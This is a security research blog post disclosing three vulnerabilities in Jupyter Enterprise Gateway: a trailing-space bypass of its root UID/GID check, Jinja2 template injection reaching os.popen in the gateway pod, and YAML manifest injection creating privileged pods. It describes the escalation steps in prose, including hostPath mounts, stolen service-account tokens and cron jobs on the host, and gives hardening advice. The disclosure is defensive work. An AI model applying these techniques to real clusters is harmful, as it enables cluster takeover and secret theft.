Jupyter Enterprise Gateway
Introduction
While assessing an AI platform, we identified three vulnerabilities in Jupyter Enterprise Gateway that allow a notebook user with no Kubernetes privileges to compromise the underlying cluster. In this post we walk through how a notebook user can escalate from running data science workloads to reading cluster secrets, mounting host filesystems, and creating arbitrary privileged pods. We responsibly disclosed these issues to the Jupyter security team, who have since published a patched release in v3.3.0.
Each issue has been assigned a CVE:
- CVE-2026-44180 / GHSA-chq7-94j8-cj28: ContainerProcessProxy._enforce_prohibited_ids Bypass
- CVE-2026-44181 / GHSA-f49j-v924-fx9w: Jinja2 Template Server Side Template Injection resulting in Remote Code Execution
- CVE-2026-44182 / GHSA-cfw7-6c5v-2wjq: Kubernetes Manifest Injection in Jinja2 Template Rendering
Our full advisories including proof-of-concept exploits and Nuclei templates for each issue are published in our GitHub repository.
The rest of this post walks through each vulnerability and covers hardening recommendations.
Background: Enterprise Gateway Architecture

Jupyter Enterprise Gateway is a top-level Jupyter project that extends Jupyter Notebook and JupyterHub to launch kernels remotely on distributed compute infrastructure - including Kubernetes, Apache Spark, and others.
In a standard local Jupyter setup, the kernel (the Python process that actually executes your code) runs on the same machine as the notebook server.
Enterprise Gateway decouples these: the notebook server stays where it is, but kernel execution is delegated to a remote cluster.
This is a common pattern for sharing GPU and CPU compute across users and workloads on AI platforms.

In a Kubernetes deployment, when a user opens a notebook and runs a cell, the notebook server calls Enterprise Gateway's REST API to request a kernel.
Enterprise Gateway then creates a Kubernetes pod - the kernel pod - in which the user's code actually runs.
Enterprise Gateway acts as a privileged intermediary: it holds a Kubernetes service account with broad permissions to create, list, and delete pods, secrets, namespaces, persistent volumes, and more.

Consider a corporate data science platform where dozens of analysts and data scientists share a Jupyter environment backed by Enterprise Gateway.
These users - call one Mallory - have legitimate notebook access, but they are not Kubernetes cluster administrators.
The cluster likely hosts other sensitive workloads: production services, databases, internal tooling.
Mallory is not supposed to be able to touch any of that.

But Enterprise Gateway's API accepts user-controlled values that influence how kernels are launched.
These values can be weaponised in two ways: through the notebook server, which may forward user-controlled environment variables to Enterprise Gateway; or directly against the Enterprise Gateway API - including by hairpinning from within a kernel pod if the cluster's network policy allows more than the ZMQ backchannel to Enterprise Gateway.
Either path lets a notebook user leverage Enterprise Gateway's elevated Kubernetes service account privileges to compromise the entire cluster and every workload running on it.

Vulnerabilities
To illustrate the vulnerabilities, we created a Kubernetes cluster and deployed a vulnerable version (v3.2.3) of Jupyter Enterprise Gateway using Helm.
The demonstrations below use ducaale/xh, an HTTPie-style HTTP client.
ContainerProcessProxy._enforce_prohibited_ids Bypass (GHSA-chq7-94j8-cj28)

Jupyter Enterprise Gateway's API takes a JSON body that allows specifying environment variables that control the launch of the Jupyter kernel.
From a security point of view, two immediately interesting variables are: KERNEL_UID and KERNEL_GID.
On Kubernetes, these control the security context's runAsUser and runAsGroup, as seen in kernel-pod.yaml.j2 where the Jinja2 variables are interpolated.
etc/kernel-launchers/kubernetes/scripts/kernel-pod.yaml.j2:
First, we make a REST API call to Jupyter Enterprise Gateway to create a simple Jupyter kernel, without specifying KERNEL_UID or KERNEL_GID:
Inspecting the bdawg pod that Enterprise Gateway just created, we can see it is running as UID:GID 1000:100.
This is the jovyan user and users group inside the container - a non-root user and group.
Trying UID=0 and/or GID=0
Now we try to create a kernel with UID or GID `0` (root):
KERNEL_GID=0 fails similarly:
Setting both KERNEL_UID=0 and KERNEL_GID=0 together also fails.
Enterprise Gateway has a feature that prevents the launching of kernels with prohibited UIDs or GIDs, defaulting to blocking UID `0` and GID `0`.
enterprise_gateway/services/processproxies/container.py:
enterprise_gateway/services/processproxies/container.py:
Bypassing ID Restrictions
The vulnerability in _enforce_prohibited_ids() is that the check is a strict comparison against the raw user-supplied value.
The supplied value is then processed by the Jinja2 `int` filter and used in the Kubernetes manifest.
Values like "0 " (note the trailing space) bypass the check, because "0 " != "0", but int("0 ") evaluates to 0.
Sending the padded values:
The bdawg-uid pod was created.
Inspecting it, we see it is running as UID:GID 0:0 (root:root):
The Enterprise Gateway prohibited UID/GID security feature is bypassed.
Executing Code as Root with the Enterprise Gateway Client
With the kernel running, we can interact with it using the client library bundled in the Enterprise Gateway repository at enterprise_gateway/client.
Set up a virtual environment, then start IPython with the Gateway host configured:
The execute() method returns output as a string containing a Python byte-string literal.
A small helper unwraps it:
Confirming code execution as root in the kernel pod:
Cluster Compromise: Mounting the Host Filesystem

Running as root inside a container becomes significantly more dangerous when combined with volume mounts.
Enterprise Gateway allows clients to specify volumes via the KERNEL_VOLUMES and KERNEL_VOLUME_MOUNTS environment variables.
By combining the UID/GID bypass with a hostPath volume mount, we can mount the underlying Kubernetes worker node's filesystem into the kernel pod and access it as root.
Connecting to the kernel with the Enterprise Gateway client (reusing the run() helper from above):
We confirm root execution, and that the container's OS is Ubuntu Jammy while the host node is Alpine Linux - proving we are reading the host filesystem through /host:
Inspecting /host/run/k0s/ reveals the Kubernetes node runtime, including the containerd socket, the interface through which every container on the node is managed, and a well-known path to arbitrary container execution on the host:
With root access and the host filesystem mounted, code execution on the underlying worker node is achievable via multiple paths - writing a cron job into the host filesystem being one straightforward example.
Repeating this across worker nodes compromises the entire cluster.
Jinja2 Template Server Side Template Injection resulting in Remote Code Execution (GHSA-f49j-v924-fx9w)

The various KERNEL_XXX environment variables passed in the API request flow directly into Jinja2 template rendering when Enterprise Gateway builds the Kubernetes manifest.
No sanitisation is applied, so embedding Jinja2 template expressions in these values causes them to be evaluated server-side - inside the Enterprise Gateway pod.
The vulnerable code path is in enterprise_gateway/services/processproxies/k8s.py, where kernel_pod_name and other kernel_xxx variables are rendered via Jinja2.
The template etc/kernel-launchers/kubernetes/scripts/kernel-pod.yaml.j2 contains multiple such variables - each a potential injection point.
These values originate from KERNEL_XXX environment variables in the API call, converted to lowercase by launch_kubernetes.py.
Simple Demonstration
The classic SSTI probe is arithmetic: embedding {{7 * 7}} in KERNEL_POD_NAME demonstrates that Jinja2 evaluates the expression server-side, with the result appearing in the pod name.
The pod is named `bdawg-49` - `7 * 7` was evaluated by Jinja2 during manifest rendering.
Remote Code Execution
Jinja2's Python object graph can be traversed to reach os.popen().
The following payload runs hostname inside the Enterprise Gateway pod and exfiltrates the output through the kernel pod's name:
The pod name contains the hostname of the Enterprise Gateway pod - confirming code execution is happening inside Enterprise Gateway itself, not inside a kernel pod.
Impact: Enterprise Gateway Service Account
Code execution inside the Enterprise Gateway pod grants access to its mounted Kubernetes service account token.
Using that stolen token, kubectl auth can-i --list reveals the extent of access:
It has full create/delete access to pods, secrets, namespaces, and persistent volumes.
An attacker can read all cluster secrets, create privileged pods, or mount host filesystems - the same cluster compromise path demonstrated in the previous section, but reached via code execution in Enterprise Gateway rather than a kernel pod.
Kubernetes Manifest Injection in Jinja2 Template Rendering (GHSA-cfw7-6c5v-2wjq)

The same KERNEL_XXX environment variables that flow into Jinja2 template rendering also flow into the rendered YAML manifest without YAML-aware escaping.
By injecting newlines and YAML syntax into these values, an attacker can break out of the string context and write arbitrary YAML into the manifest - overwriting existing fields or injecting entirely new Kubernetes resources.
The injection points are kernel_xxx variables in etc/kernel-launchers/kubernetes/scripts/kernel-pod.yaml.j2, populated from KERNEL_XXX environment variables via launch_kubernetes.py.
The PoCs below use KERNEL_WORKING_DIR, which is active when mirrorWorkingDirs is enabled in the Helm chart, but any of the injectable kernel_xxx variables could be used.
Overwriting securityContext via Duplicate Key Injection
YAML allows duplicate keys in a mapping, but the last copy is the effective value.
By injecting a second securityContext block after the legitimate one, the injected values override the originals.
The following payload uses embedded newlines to escape the string context and write YAML at the pod spec indentation level:
The rendered manifest shows both securityContext blocks.
The injected one at the bottom wins:
The pod runs as uid=0(root) gid=0(root).
It is also possible to inject a container-level securityContext, which additionally supports the privileged field.
Injecting Arbitrary Kubernetes Resources
By injecting YAML document boundaries (... end-of-document, --- new document), the payload can introduce entirely new Kubernetes resources alongside the kernel pod.
The injection point in the rendered manifest:
Both pods are created:
The injected pod's security context confirms it is privileged and running as root:
With the ability to create arbitrary pods - privileged, with hostPath volume mounts, with any image, this vulnerability provides the same cluster compromise paths as the previous two: node filesystem access, containerd socket access, and full cluster takeover.
The privileged flag also opens additional container escape and privilege escalation paths beyond volume mounts, such as kernel module loading via insmod.
Hardening Recommendations
The following recommendations cover both Enterprise Gateway-specific configuration and broader Kubernetes cluster hardening.
Enterprise Gateway Configuration
- Patch. Upgrade to the patched release v3.3.0 that addresses CVE-2026-44180, CVE-2026-44181, and CVE-2026-44182.
- Restrict network access to Enterprise Gateway. Enterprise Gateway's REST API should only be reachable by legitimate clients - such as Jupyter Server or other notebook frontends - not directly by end users. Apply a Kubernetes
NetworkPolicythat allows ingress to the Enterprise Gateway pod only from known client pods (matched by label selector), and denies all other ingress. This prevents a malicious notebook user from bypassing the client application and sending craftedKERNEL_XXXpayloads directly to Enterprise Gateway. - Enable authentication on the Enterprise Gateway API. Enterprise Gateway supports a static token via the
EG_AUTH_TOKENenvironment variable (orauthTokenin the Helm chart). When set, every API request must supply the token to be accepted. Combined with the network policy above, this adds a second layer: even if the network policy is misconfigured or bypassed, an unauthenticated request will be rejected. - Tighten the Enterprise Gateway Kubernetes RBAC. The default ClusterRole grants broad create/delete access to pods, secrets, namespaces, persistent volumes, and more. Audit these permissions and restrict them to the minimum required for your deployment. In particular, consider whether Enterprise Gateway needs namespace-create or secret-read access cluster-wide.
Kubernetes Cluster Hardening
- Use an admission controller. Tools like Kyverno or OPA Gatekeeper can enforce cluster-wide policies. Relevant policies for Enterprise Gateway deployments include blocking
runAsRoot, blockingprivilegedcontainers, and restrictinghostPathvolume mounts. - Enforce non-root execution. Apply a
PodSecurityStandardof at leastbaseline(orrestricted) to kernel pod namespaces. This prevents pods from running as UID/GID 0 even if the API call requests it. - Restrict hostPath mounts. Block
hostPathvolumes at the admission layer. The cluster compromise demonstrated in this post relies on mounting the host filesystem - denying this removes that escape vector. - Restrict privileged pods. Block
securityContext.privileged: truecluster-wide or at minimum in kernel namespaces. This blocks the privileged container creation demonstrated in the manifest injection section, removing escape vectors such as kernel module loading. - Consider user namespaces. Kubernetes user namespaces remap UIDs inside the container to unprivileged UIDs on the host. Even if an attacker achieves UID 0 inside a kernel pod, they remain unprivileged on the node - significantly reducing the blast radius.
Conclusion
Three vulnerabilities in Jupyter Enterprise Gateway - a whitespace bypass to run kernel pods as root, a Jinja2 SSTI giving code execution inside the Gateway container, and a YAML injection allowing arbitrary Kubernetes resource creation - share a common root cause: user-controlled KERNEL_XXX environment variables flow into sensitive contexts without proper validation or escaping. A notebook user can escalate from running data science workloads to compromising the entire Kubernetes cluster.
The Jupyter security team has published a patched release addressing all three issues. Organisations running Jupyter Enterprise Gateway should upgrade and apply the hardening recommendations above.
Our full advisories with PoCs and Nuclei templates are available in our GitHub repository.